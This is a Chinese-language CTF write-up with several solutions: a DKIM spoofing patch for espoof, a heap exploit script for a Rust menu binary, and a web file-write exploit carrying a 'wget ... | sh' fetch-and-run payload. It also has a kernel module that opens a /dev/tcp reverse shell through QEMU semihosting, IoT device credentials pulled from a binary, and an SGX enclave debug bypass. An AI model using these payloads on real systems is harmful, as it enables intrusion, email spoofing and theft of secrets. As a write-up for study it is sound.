根据这个论文, 某些DKIM验证系统在验证的时候, 会因为对dkim的头解析出现不同的错误解析, 导致DKIM的绕过. 论文作者也给了相关的PoC: <https://github.com/chenji/espoof>

这次比赛里面主要用到的是DKIM在处理\x00的时候出现问题, 导致验证签名用的A域名的密钥, 判断发送人是否合法用的是B的域名

代码根据题目要做一些patch

```
diff --git a/common/common.py b/common/common.py
index b7e72bd..6aefa54 100644
--- a/common/common.py
+++ b/common/common.py
@@ -52,5 +52,5 @@ def recursive_fixup(input, old, new):
#
def generate_dkim_header(dkim_msg, dkim_para):
    d = dkim.DKIM(dkim_msg)
-    dkim_header = d.sign(dkim_para["s"], dkim_para["d"], open("dkimkey", "rb").read(),
+    canonicalize=(b'simple', b'relaxed'), include_headers=[b"from"]).strip()+b"\r\n"
```

```
+ dkim_header = d.sign(dkim_para["s"], dkim_para["d"], open("dkimkey","rb").read(),
canonicalize=(b'relaxed',b'relaxed'), include_headers=[b"from"]).strip()+b"\r\n"
    return dkim_header
diff --git a/config.py b/config.py
index 80683df..d03278c 100644
--- a/config.py
+++ b/config.py
@@ -1,12 +1,12 @@
config = {
- "attacker_site": b"attack.com", # attack.com
- "legitimate_site_address": b"admin@legitimate.com", # From header address displayed to
the end-user
- "victim_address": b"victim@victim.com", # RCPT TO and message.To header address,
+ "attacker_site": b"n1c.tf", # attack.com
+ "legitimate_site_address": b"OBx7VH7JTK4vzRb@outlook.com", # From header address
displayed to the end-user
+ "victim_address": b"admin@121.41.57.221", # RCPT TO and message.To header address,
"case_id": b"server_a1", # You can find all case_id using -l option.

# The following fields are optional
"server_mode":{
- "recv_mail_server": "", # If no value, espoof will query the victim_address to get
the mail server ip
+ "recv_mail_server": "121.41.57.221", # If no value, espoof will query the
victim_address to get the mail server ip
    "recv_mail_server_port": 25,
    "starttls": False,
},
@@ -17,9 +17,14 @@
config = {
},
# Optional. You can leave them empty or customize the email message header or body
here
- "subject_header": b"", # Subject: Test espoof\r\n
+ "subject_header": b"Subject: Fuck this shit i am out\r\n", # Subject: Test
espoof\r\n
    "to_header": b"", # To: <alice@example.com>\r\n
- "body": b"", # Test Body.
+ "body": b"--001a113db9c28077e7054ee99e9c
+Content-Type: text/html; charset=UTF-8"
+
+
+
+--001a113db9c28077e7054ee99e9c-- "", # Test Body.
```

```

# Optional. Set the raw email message you want to sent. It's usually used for replay
attacks
"raw_email": b"",
diff --git a/testcases.py b/testcases.py
index 5475792..77d79d9 100644
--- a/testcases.py
+++ b/testcases.py
@@ -39,9 +39,9 @@ test_cases = {
},
"server_a3": {
    "he1o": b"33.attack.com",
-    "mailfrom": b"<any@33.attack.com>",
+    "mailfrom": b"<0Bx7VH7JTK4vzRb@outlook.com>",
    "rcptto": b"<victim@victim.com>",
-    "dkim_para": {"d":b"legitimate.com",
"s":b"selector._domainkey.attack.com.\x00.any", "sign_header": b"From:<admin@legitimate.com>"},
+    "dkim_para": {"d":b"legitimate.com",
"s":b"selector._domainkey.attack.com.\x00.outlook.com", "sign_header": b"From:<admin@legitimate.com>"},
    "data": {
        "from_header": b"From: <admin@legitimate.com>\r\n",
        "to_header": b"To: <victim@victim.com>\r\n",

```

其实就是在改各种邮件地址, 改成满足服务器要求的格式

之后就是一个非常简单的XSS, 只要邮件的content type是text/html就能以html的格式显示出来. 但是bot不出网, 所以只能用发邮件的方式带出来

PWN

- Babyheap

rust 写的菜单堆

```

from pwn import *

# s = process("./babyheap")
s = remote("47.98.229.103", "1337")

def cmd(c):
    s.sendlineafter("">>>>", str(c).encode())

```

```
def add(size, data):
    cmd(1)
    s.sendlineafter("size", str(size).encode())
    s.sendafter("content", data)

def show(idx):
    cmd(2)
    s.sendlineafter("index", str(idx).encode())

def edit(idx, data):
    cmd(3)
    s.sendlineafter("index", str(idx).encode())
    s.sendafter("content", data)

def dele(idx):
    cmd(4)
    s.sendlineafter("index", str(idx))

for i in range(8):
    add(0x1f0,b'A'*0x1f0)

for i in range(2,8)[::-1]:
    dele(i)

dele(1+0x74737572)
dele(0x74737572)
show(0)
libc = ELF("./libc-2.27.so")

libc.address = u64(s.recvuntil(b"\x7f")[-6:] + b'\x00\x00') - 0x3ebca0
success(hex(libc.address))
payload = p64(libc.sym['__free_hook'])
payload = payload.ljust(0x1f0,b'\x00')
edit(1,payload)

add(0x1f0,b'/bin/sh\x00'.ljust(0x1f0,b'\x00')) #2

add(0x1f0,p64(libc.sym['system']).ljust(0x1f0,b'\x00')) #3
dele(2)
# gdb.attach(s)

s.interactive()
```

• wee I

secure_sig中bodyLen设置成550,在atoi时会变成atoi("07") + 550

然后就会在body这里多读7个字节导致sig可以全部伪造。

trigger.py

shellfile里面加一个\xff字节 decode报错 就不继续执行了 但是文件写进去了

```

82             sig_file = "/tmp/" + auth
83     ● 83   ✓     with open(sig_file, "wb") as f:
84         |     f.write(message)
85     response = {}
86     ● 86   ✓     response["message"] = message.decode()
87     87   ✓     if not self.sign_message(str(len(sig_file)).encode(), sig_file.encode()):
88         |     response["signature"] = "sign failed"
89     return 500, "application/json", json.dumps(response)
90     90   ✓     else:
91     91   ✓         with open(sig_file, "rb") as f:
92             |     response["signature"] = f.read().hex()
93     return 200, "application/json", json.dumps(response)
94

```

file_write.py

```

import requests
import base64
REMOTE_ADDR="http://127.0.0.1:8889"

shellfile="""#!/bin/sh
wget -O - x.x.x.x/x/s | sh;#
"""

shellfile = shellfile+'\xff'*6
shellfile = base64.b64encode(shellfile.encode()).decode()
auth = 'rce'
# print(len(auth),len(auth.encode()))
print(shellfile)
def attack():
    resp = requests.get(REMOTE_ADDR + "/sign_message",params=
{"message":shellfile},headers={
        'Authorization': base64.b64encode(auth.encode()).decode(),
        'X-Forwarded-For': '127.0.0.1'
    })
    print(resp.content)

if __name__ == '__main__':
    # while True:
    attack()
    # test()

```

MISC

- 签到

- 懂得都懂带带弟弟

```
import('.. /flag')
```

- wee II

qemu开了semihosting

```
11  -smp 2 \
12  -machine virt,secure=on \
13  -cpu cortex-a15 \
14  -semihosting-config enable=on,target=native \
15  -m 1057 \
16  -bios bl1.bin \
--
```

用semihosting可以直接读文件

(原理大概就是用SVC #0x123456代替SVC #0x80, 可以执行OPEN、READ之类的)

示例代码:

<https://github.com/jonasblixt/punchboot/blob/06c82ac631c7ae8003eed78dae1e056a187a632f/src/plat/qemu/semihosting.c#L144>

不过所有的例子都是在内核空间/bare metal跑的, 估计是算特权指令

flag是在bl32_extra1.bin里面

lkm.c

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

#define SEMIHOSTING_SYS_OPEN 0x01
#define SEMIHOSTING_SYS_CLOSE 0x02
#define SEMIHOSTING_SYS_WRITE0 0x04
#define SEMIHOSTING_SYS_WRITEC 0x03
#define SEMIHOSTING_SYS_WRITE 0x05
#define SEMIHOSTING_SYS_READ 0x06
#define SEMIHOSTING_SYS_READC 0x07
#define SEMIHOSTING_SYS_SEEK 0x0A
```

```

#define SEMIHOSTING_SYS_FLEN 0x0C
#define SEMIHOSTING_SYS_REMOVE 0x0E
#define SEMIHOSTING_SYS_SYSTEM 0x12
#define SEMIHOSTING_SYS_ERRNO 0x13
#define SEMIHOSTING_SYS_EXIT 0x18
#define uintptr_t unsigned int *

long semihosting_call(unsigned long operation,
                      void *system_block_address)
{
    long ret;
    asm volatile(
        "mov r0,%1\\n"
        "mov r1,%2\\n"
        "svc #0x123456\\n"
        "mov %0,r0\\n"
        : "=r" (ret)
        : "r"(operation), "r"(system_block_address): "memory"
    );
    return ret;
}

typedef struct
{
    const char *file_name;
    unsigned long mode;
    size_t name_length;
} smh_file_open_block_t;

typedef struct
{
    long handle;
    uintptr_t buffer;
    size_t length;
} smh_file_read_write_block_t;

typedef struct {
    char *command_line;
    size_t command_length;
} smh_system_block_t;

long semihosting_file_open(const char *file_name, size_t mode)
{
    smh_file_open_block_t open_block;

    open_block.file_name = file_name;
    open_block.mode = mode;
}

```

```
open_block.name_length = strlen(file_name);

return semihosting_call(SEMIHOSTING_SYS_OPEN,
                        (void *)&open_block);
}

long semihosting_file_read(long file_handle, size_t *length, uintptr_t buffer)
{
    smh_file_read_write_block_t read_block;
    long result = -1;

    if ((length == NULL) || (buffer == (uintptr_t)NULL))
        return result;

    read_block.handle = file_handle;
    read_block.buffer = buffer;
    read_block.length = *length;

    result = semihosting_call(SEMIHOSTING_SYS_READ,
                              (void *)&read_block);

    if (result == (long)*length)
    {
        return -1;
    }
    else if (result < (long)*length)
    {
        *length -= result;
        return 0;
    }
    else
    {
        return result;
    }
}

long semihosting_file_write(long file_handle,
                           size_t *length,
                           const uintptr_t buffer)
{
    smh_file_read_write_block_t write_block;
    long result = -1;

    if ((length == NULL) || (buffer == (uintptr_t)NULL))
        return -1;

    write_block.handle = file_handle;
```

```

        write_block.buffer = (uintptr_t)buffer; /* cast away const */
        write_block.length = *length;

    result = semihosting_call(SEMIHOSTING_SYS_WRITE,
                           (void *)&write_block);

    *length = result;

    return (result == 0) ? 0 : -1;
}

long semihosting_system(char *command_line)
{
    smh_system_block_t system_block;

    system_block.command_line = command_line;
    system_block.command_length = strlen(command_line);

    return semihosting_call(SEMIHOSTING_SYS_SYSTEM,
                           (void *) &system_block);
}

char buffer[0x200];
static int lkm_init(void)
{
    printk("Arciryas:moduleloaded\\n");
    semihosting_system("bash -c 'sh -i >& /dev/tcp/x.x.x.x/7777 0>&1'");
    return 0;
}

static void lkm_exit(void)
{
    printk("Arciryas:moduleremoved\\n");
}


module_init(lkm_init);
module_exit(lkm_exit);
MODULE_LICENSE("GPL")

```

LKM直接弹shell，读flag

• 消失的声波

minimodem直接解



```
(root💀 kali)-[~/桌面]
# minimodem -f OVUB7rdc9oH112Ve.wav same snowywar
### CARRIER 521 @ 2083.3 Hz ###
ALBB-iot2023.oss-hz-OpYdCuMtkQ8Yjhm2
### NOCARRIER ndata=52 confidence=63.130 ampl=0.239 bps=521.12 (0.1% fast) ###
### CARRIER 521 @ 2083.3 Hz ###
ALBB-iot2023.oss-hz-OpYdCuMtkQ8Yjhm2
### NOCARRIER ndata=52 confidence=61.248 ampl=0.239 bps=521.12 (0.1% fast) ###
### CARRIER 521 @ 2083.3 Hz ###
ALBB-iot2023.oss-hz-OpYdCuMtkQ8Yjhm2
### NOCARRIER ndata=52 confidence=62.460 ampl=0.239 bps=521.12 (0.1% fast) ###
### CARRIER 521 @ 2083.3 Hz ###
NNNN
### NOCARRIER ndata=20 confidence=62.100 ampl=0.236 bps=521.12 (0.1% fast) ###
### CARRIER 521 @ 2083.3 Hz ###
NNNN
### NOCARRIER ndata=20 confidence=61.510 ampl=0.236 bps=521.12 (0.1% fast) ###
### CARRIER 521 @ 2083.3 Hz ###
NNNN
### NOCARRIER ndata=20 confidence=60.566 ampl=0.236 bps=521.12 (0.1% fast) ###

(root💀 kali)-[~/桌面]
#
```

获得个oss桶，根据官网规则，直接拼接url访问

<https://iot2023.oss-cn-hangzhou.aliyuncs.com/OpYdCuMtkQ8Yjhm2>

下载文件是个macos的程序，不逆向直接strings怎么说



```
798 [A\A]A^A_
799 a1eAwsBKdd0
800 ncApIY2XV9NUIY4VpbGk
801 04845e512ead208b2437d970a154d69e
802 a1eAwsBKdd0.iot-as-mqtt.cn-shanghai.aliyuncs.com
803 network disconnect
804 heartbeat disconnect
805 AIOT_MQTTEVT_DISCONNECT: %s
806 suback, res: -0x%04X, packet id: %d, max qos: %d
807 pub, qos: %d, topic: %.*s
808 pub, payload: %.*s
809 puback, packet id: %d
810 aiot_mqtt_connect failed: -0x%04X
```

关键信息拿到了，直接连就完事了

[Python Link SDK \(aliyun.com\)](https://www.aliyun.com/doc/sdk/linkkit/python.html)



```
import sys
from linkkit import linkkit
import threading
import traceback
import inspect
```

```
import time
import logging

# config log
__log_format = '%(asctime)s-%(process)d-%(thread)d - %(name)s:%(module)s:%(funcName)s - \
%(levelname)s - %(message)s'
# logging.basicConfig(format=__log_format)

lk = linkkit.LinkKit(
    host_name="cn-shanghai",
    product_key="a1eAwsBKdd0",
    device_name="ncApIY2XV9NUIY4VpbGk",
    device_secret="04845e512ead208b2437d970a154d69e")
# lk.config_mqtt(endpoint="iot-cn-6ja*****.mqtt.iothub.aliyuncs.com")

lk.enable_logger(logging.DEBUG)

def on_device_dynamic_register(rc, value, userdata):
    if rc == 0:
        print("dynamic register device success, value:" + value)
    else:
        print("dynamic register device fail, message:" + value)

def on_connect(session_flag, rc, userdata):
    print("on_connect:%d,rc:%d" % (session_flag, rc))
    pass

def on_disconnect(rc, userdata):
    print("on_disconnect:rc:%d,userdata:" % rc)

def on_topic_message(topic, payload, qos, userdata):
    print("on_topic_message:" + topic + " payload:" + str(payload) + " qos:" + str(qos))
    pass

def on_subscribe_topic(mid, granted_qos, userdata):
    print("on_subscribe_topic mid:%d, granted_qos:%s" %
          (mid, str(',') .join(['%s' % it for it in granted_qos])))
    pass

def on_unsubscribe_topic(mid, userdata):
    print("on_unsubscribe_topic mid:%d" % mid)
    pass

def on_publish_topic(mid, userdata):
    print("on_publish_topic mid:%d" % mid)

lk.on_device_dynamic_register = on_device_dynamic_register
```

```

lk.on_connect = on_connect
lk.on_disconnect = on_disconnect
lk.on_topic_message = on_topic_message
lk.on_subscribe_topic = on_subscribe_topic
lk.on_unsubscribe_topic = on_unsubscribe_topic
lk.on_publish_topic = on_publish_topic

lk.config_device_info("Eth|03ACDEFF0032|Eth|03ACDEFF0031")
lk.config_mqtt(port=1883, protocol="MQTTv311", transport="TCP", secure="TLS")
lk.connect_async()
lk.start_worker_loop()

while True:
    try:
        msg = input()
    except KeyboardInterrupt:
        sys.exit()
    else:
        if msg == "1":
            lk.disconnect()
        elif msg == "2":
            lk.connect_async()
        elif msg == "3":
            rc, mid = lk.subscribe_topic(lk.to_full_topic("user/get"))
            if rc == 0:
                print("subscribe topic success:%r, mid:%r" % (rc, mid))
            else:
                print("subscribe topic fail:%d" % rc)
        elif msg == "4":
            rc, mid = lk.unsubscribe_topic(lk.to_full_topic("user/get"))
            if rc == 0:
                print("unsubscribe topic success:%r, mid:%r" % (rc, mid))
            else:
                print("unsubscribe topic fail:%d" % rc)
        elif msg == "5":
            #发送{"id":"flag"}到/user/get
            rc, mid = lk.publish_topic(lk.to_full_topic("user/update"), "{\"id\":\"flag\"}")
            if rc == 0:
                print("publish topic success:%r, mid:%r" % (rc, mid))
            else:
                print("publish topic fail:%d" % rc)
        elif msg == "8":
            ret = lk.dump_user_topics()
            print("user topics:%s", str(ret))
        elif msg == "9":
            lk.destruct()

```

```
    print("destructed")
else:
    sys.exit()
```

最后获得flag

```
^[[A^C
└─[root@kali]─[~/桌面]
# python3 l.py
on_connect:0,rc:0
3
subscribe topic success:0, mid:1
on_subscribe_topic mid:1, granted_qos:1
5
publish topic success:0, mid:2
on_publish_topic mid:2
on_topic_message:/aleAwsBKdd0/ncApIY2XV9NUIY4VpbGk/user/get payload:b'aliyuctf{5558be2e286febe9ba54c721cb4a0e61}' qos:1
|
```

• **sllama.sgx.easy**

整个项目是用enclave的远程证明能力，从远端的KMS里拿到解密prompt.txt.enc的密钥。从Enclave_entry.cpp里看出flag `aliyuctf{` 就在解密后的prompt里面。和模型推理本身并无关系。加上提示里面说和密码学无关和内存漏洞无关，第三个提示的链接里有attribute是debug，因此猜测是要以debug模式运行enclave，然后从内存里拿到解密的prompt。

运行./Untrusted_App <http://121.196.214.49:3000> 发现要模型。网上的版本hash不对加载会出问题。找不到了干脆得想办法改代码，于是自己编译Untrusted_App

环境配置，参考了llama.enclave/Dockerfile里的命令

```
yum-config-manager --add-repo <https://enclave-cn-hangzhou.oss-cn-
hangzhou.aliyuncs.com/repo/alinux/enclave-expr.repo> && \\
yum install -y g++ make libcurl-devel which \\
libsgx-ae-le libsgx-ae-pce libsgx-ae-qe3 libsgx-ae-qve \\
libsgx-aesm-ecdsa-plugin libsgx-aesm-launch-plugin libsgx-aesm-pce-plugin \\
libsgx-aesm-quote-ex-plugin libsgx-dcap-default-qpl libsgx-dcap-ql \\
libsgx-dcap-quote-verify libsgx-enclave-common libsgx-launch libsgx-pce-logic \\
libsgx-qe3-logic libsgx-quote-ex libsgx-ra-network libsgx-ra-uefi \\
libsgx-uae-service libsgx-urts sgx-ra-service sgx-aesm-service sgxsdk \\
libsgx-dcap-ql-devel libsgx-dcap-quote-verify-devel
```

yum install 显示

```
Errors during downloading metadata for repository 'enclave-exp':  
- Curl error (7): Couldn't connect to server for <https://enclave-cn-hangzhou.oss-cn-hangzhou-internal.aliyuncs.com/repo/alinux/3/exp/x86_64/reposdata/repo-md.xml> [Failed to connect to enclave-cn-hangzhou.oss-cn-hangzhou-internal.aliyuncs.com port 443: Connection timed out]  
Error: Failed to download metadata for repo 'enclave-exp': Librepo was interrupted by a signal
```

把/etc/yum.repos.d/enclave-expr.repo里的 `-internal` 删掉即可正常yum install

按Dockerfile里的继续

```
run PCCS_URL=https://sgx-dcap-server.cn-hangzhou.aliyuncs.com/sgx/certification/v3/ &&  
\\  
echo "PCCS_URL=${PCCS_URL}" > /etc/sgx_default_qcnl.conf && \  
echo "USE_SECURE_CERT=TRUE" >> /etc/sgx_default_qcnl.conf  
  
source /opt/alibaba/teesdk/intel/sgxsdk/environment  
../setup_sgx_ssl.sh
```

开启debug Enclave.config.xml里的DisableDebug从1改成0。 Untrusted_App.cpp里的sgx_debug改成1， 允许调试sgx
编译

```
# 用SGX_DEBUG=1表示变成debug版本  
make -f Makefile.sgx SGX_DEBUG=1 Untrusted_App llama_enclave.signed.so
```

运行 `./Untrusted_App http://121.196.214.49:3000`

发现

```
[root@iZ2ze8w0owk0o74l1jrxqiz llama.enclave]# ./Untrusted_App  
<http://121.196.214.49:3000>  
Wellcome to LLaMA.enclave!  
terminate called after throwing an instance of 'std::runtime_error'  
what(): String is not valid length ...  
Aborted (core dumped)
```

分析代码猜测是KMS对我们运行的enclave的远程证明没验证通过。

从SimpleKMS/src/main.rs看出。KSM那边只检查了MR_ENCLAVE，即二进制的hash是否匹配，不验证enclave签名密钥，也不验证是否开启debug的状态。我们可以简单对原来的enclave.so用我们改过的 `Enclave.config.xml` 重新签名来开启debug，同时保持MR_ENCLAVE不变

```
if (hex::encode(q.report_body.mr_enclave) != MR_ENCLAVE) {
    return Err(AppError(anyhow::anyhow!("Enclave hash mismatch")));
}
```

结合Makefile.sgx里的代码，把 `enclave` 的参数为题面里给的enclave.so，并加 `resign` 表示在前者的基础上重新签名。

```
/opt/alibaba/teesdk/intel/sgx/bin/x64/sgx_sign sign -resign -key
Enclave_private_test.pem -enclave ../../llama_enclave.signed.so -out
llama_enclave.signed.so -config Enclave.config.xml
```

再跑 `./Untrusted_App http://121.196.214.49:3000` 发现验证过了。但是加载模型失败

```
[root@iZ2ze8w0owk0o74l1jrxqiz llama.enclave]# ./Untrusted_App
<http://121.196.214.49:3000>
Wellcome to LLaMA.enclave!
[Enclave] load_model: seed = -1
[Enclave] llama_model_load: loading model from 'ggml-model-q4_0.bin' - please wait ...
[Enclave] llama_model_load: failed to mmap 'ggml-model-q4_0.bin'
[Enclave] llama_init_from_file: failed to load model
[Enclave] load_model: error: failed to load model 'ggml-model-q4_0.bin'
[Enclave] completion: error: model not loaded
Info: LLaMA.enclave successfully returned.
```

于是注释掉Untrusted_App.cpp里的模型加载过程，然后按上面的步骤重新编译+重新签名

```
// ret = load_model(global_eid, &retval, "ggml-model-q4_0.bin", -1);
// assert(ret == SGX_SUCCESS);
make -f Makefile.sgx SGX_DEBUG=1 Untrusted_App llama_enclave.signed.so
/opt/alibaba/teesdk/intel/sgx/bin/x64/sgx_sign sign -resign -key
Enclave_private_test.pem -enclave ../../llama_enclave.signed.so -out
llama_enclave.signed.so -config Enclave.config.xml
```

再次运行 `./Untrusted_App http://121.196.214.49:3000` 发现成功跳过了模型加载，到了 `completion_with_secret_prompt()` 里解密prompt。

sgx-gdb断点找出解密后的prompt，里面混有我们要的flag

参考<https://blog.csdn.net/clh14281055/article/details/111838180> 然后发现没有安装/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb。

参考intel sgx sdk的安装文档https://download.01.org/intel-sgx/latest/dcap-latest/linux/docs/Intel_SGX_SW_Installation_Guide_for_Linux.pdf。下了一个https://download.01.org/intel-sgx/latest/linux-latest/distro/Anolis86/sgx_linux_x64_sdk_2.19.100.3.bin

安装到 `/opt/alibaba/teesdk/intel/` 目录

```
[root@iZ2ze8w0owk0o74l1jrxqiz llama.enclave]# ./sgx_linux_x64_sdk_2.19.100.3.bin
```

```
Do you want to install in current directory? [yes/no] : no
```

```
Please input the directory which you want to install in : /opt/alibaba/teesdk/intel/  
Unpacking Intel SGX SDK ... done.
```

```
Verifying the integrity of the install package ... done.
```

```
Installing Intel SGX SDK ... done.
```

```
/tmp/sgx-sdk-JuEUUl ~/chall_N/参赛选手下载文件/llama.enclave
```

```
~/chall_N/参赛选手下载文件/llama.enclave
```

```
uninstall.sh script generated in /opt/alibaba/teesdk/intel/sgxsdk
```

```
Installation is successful! The SDK package can be found in  
/opt/alibaba/teesdk/intel/sgxsdk
```

```
Please set the environment variables with below command:
```

```
source /opt/alibaba/teesdk/intel/sgxsdk/environment
```

再看发现有了 `/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb`

中间断点的时候，发现断点不了enclave里面的函数，根据上面那个CSDN博客，发现是缺一些库从<https://github.com/intel/linux-sgx/issues/533#issuecomment-619826098> 这个issue里找到了缺失的库

```
yum install libsgx-enclave-common-debuginfo libsgx-urts-debuginfo
```

开sgx-gdb，下断点

```
/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb --args ./Untrusted_App  
<http://121.196.214.49:3000>
```

我们的目标是，在Enclave_entry.cpp里的 `completion_with_secret_prompt()` 中，执行完 `sgx_fread` 的瞬间，从第一个参数在内存中拿出解密的prompt。

因此，先断在`completion_with_secret_prompt`这个函数

```
b completion_with_secret_prompt  
r
```

现在我们到了`completion_with_secret_prompt()`

然后断`sgx_fread()`，并执行到`sgx_fread()`里面

```
b sgx_fread  
c
```

用 `info reg` 看%rdi是第一个参数的值，记住它的地址

rax	0x10000	65536
rbx	0xf	15
rcx	0x7ffc00433df0	140720312892912
rdx	0xfffff	65535
rsi	0x1	1
rdi	0x7ffc00423dd0	140720312827344
rbp	0x7ffc00405f30	0x7ffc00405f30
rsp	0x7ffd821155b8	0x7ffd821155b8
r8	0x7ffc00000000	140720308486144
r9	0x0	0
r10	0x7ffc003fdf40	140720312672064
r11	0x7ffd82115330	140726785626928
r12	0x7ffc00405f30	140720312704816
r13	0x408358	4227928
r14	0x0	0
r15	0x0	0
rip	0x7ffc001fa7d0	0x7ffc001fa7d0 <sgx_fread>
eflags	0x202	[IF]
cs	0x33	51
ss	0x2b	43
ds	0x0	0
es	0x0	0
fs	0x0	0
gs	0x0	0
k0	0x0	0
k1	0x0	0

```
k2          0x0          0
k3          0x0          0
k4          0x0          0
k5          0x0          0
k6          0x0          0
k7          0x0          0
0x7ffc00423dd0
```

按 `finish` 执行到`sgx_fread()`结束，然后看之前%rdi的内容

```
finish
x/s 0x7ffc00423dd0

Run till exit from #0 0x00007ffc001fa7d0 in sgx_fread ()
0x00007ffc000446a6 in completion_with_secret_prompt ()
(gdb) x/s 0x7ffc00423dd0
0x7ffc00423dd0: "aliyunctf{enclave_4ttr_is_important}\nSpare the rod, spoil the
child.\nMore haste, less speed.\nPractice makes perfect."
```

```
Thread 1 "Untrusted_App" hit Breakpoint 1, completion_with_secret_prompt (eid=2, retval=0xfffffffffe01c, secret_prompt_path=0x408331 "prompt.txt.enc",
thread=16) at Enclave_U.C:530
530  {
(gdb) b sgx_fread
Breakpoint 2 at 0x7ffc001fa7d0
(gdb) c
Continuing.

Thread 1 "Untrusted_App" hit Breakpoint 2, 0x00007ffc001fa7d0 in sgx_fread ()
(gdb) info reg
rax          0x10000      65536
rbx          0xf          15
rcx          0x7ffc00433df0  140720312892912
rdx          0xfffff      65535
rsi          0x1          1
rdi          0x7ffc00423dd0  140720312827344
rbp          0x7ffc00405f30  0x7ffc00405f30
rsp          0x7ffd821155b8  0x7ffd821155b8
r8           0x7ffc00000000  140720308486144
r9           0x0          0
r10          0x7ffc003fdf140 140720312672064
r11          0x7ffd82115330  140726785626928
r12          0x7ffc00405f30  140720312704816
r13          0x408331       4227889
r14          0x0          0
r15          0x0          0
rip          0x7ffc001fa7d0  0x7ffc001fa7d0 <sgx_fread>
eflags        0x202       [ IF ]
cs           0x33         51
ss           0x2b         43
ds           0x0          0
es           0x0          0
fs           0x0          0
gs           0x0          0
k0           0x0          0
k1           0x0          0
k2           0x0          0
k3           0x0          0
k4           0x0          0
k5           0x0          0
k6           0x0          0
k7           0x0          0
(gdb) finish
Run till exit from #0 0x00007ffc001fa7d0 in sgx_fread ()
0x00007ffc000446a6 in completion_with_secret_prompt ()
(gdb) x/s 0x7ffc00423dd0
0x7ffc00423dd0: "aliyunctf{enclave_4ttr_is_important}\nSpare the rod, spoil the child.\nMore haste, less speed.\nPractice makes perfect."
```

• 来自喵星球的问候

Konano/CatWatermark (github.com)

给了项目，水印写在图像内，原始图像下载

Desktop Wallpapers Earth planet Africa Space 11500x11500 (1zoom.me)

原图另一个链接：https://eoimages.gsfc.nasa.gov/images/imagerecords/77000/77085/marble_east_vir_2012023_lrg.jpg

(这两个图片相近)

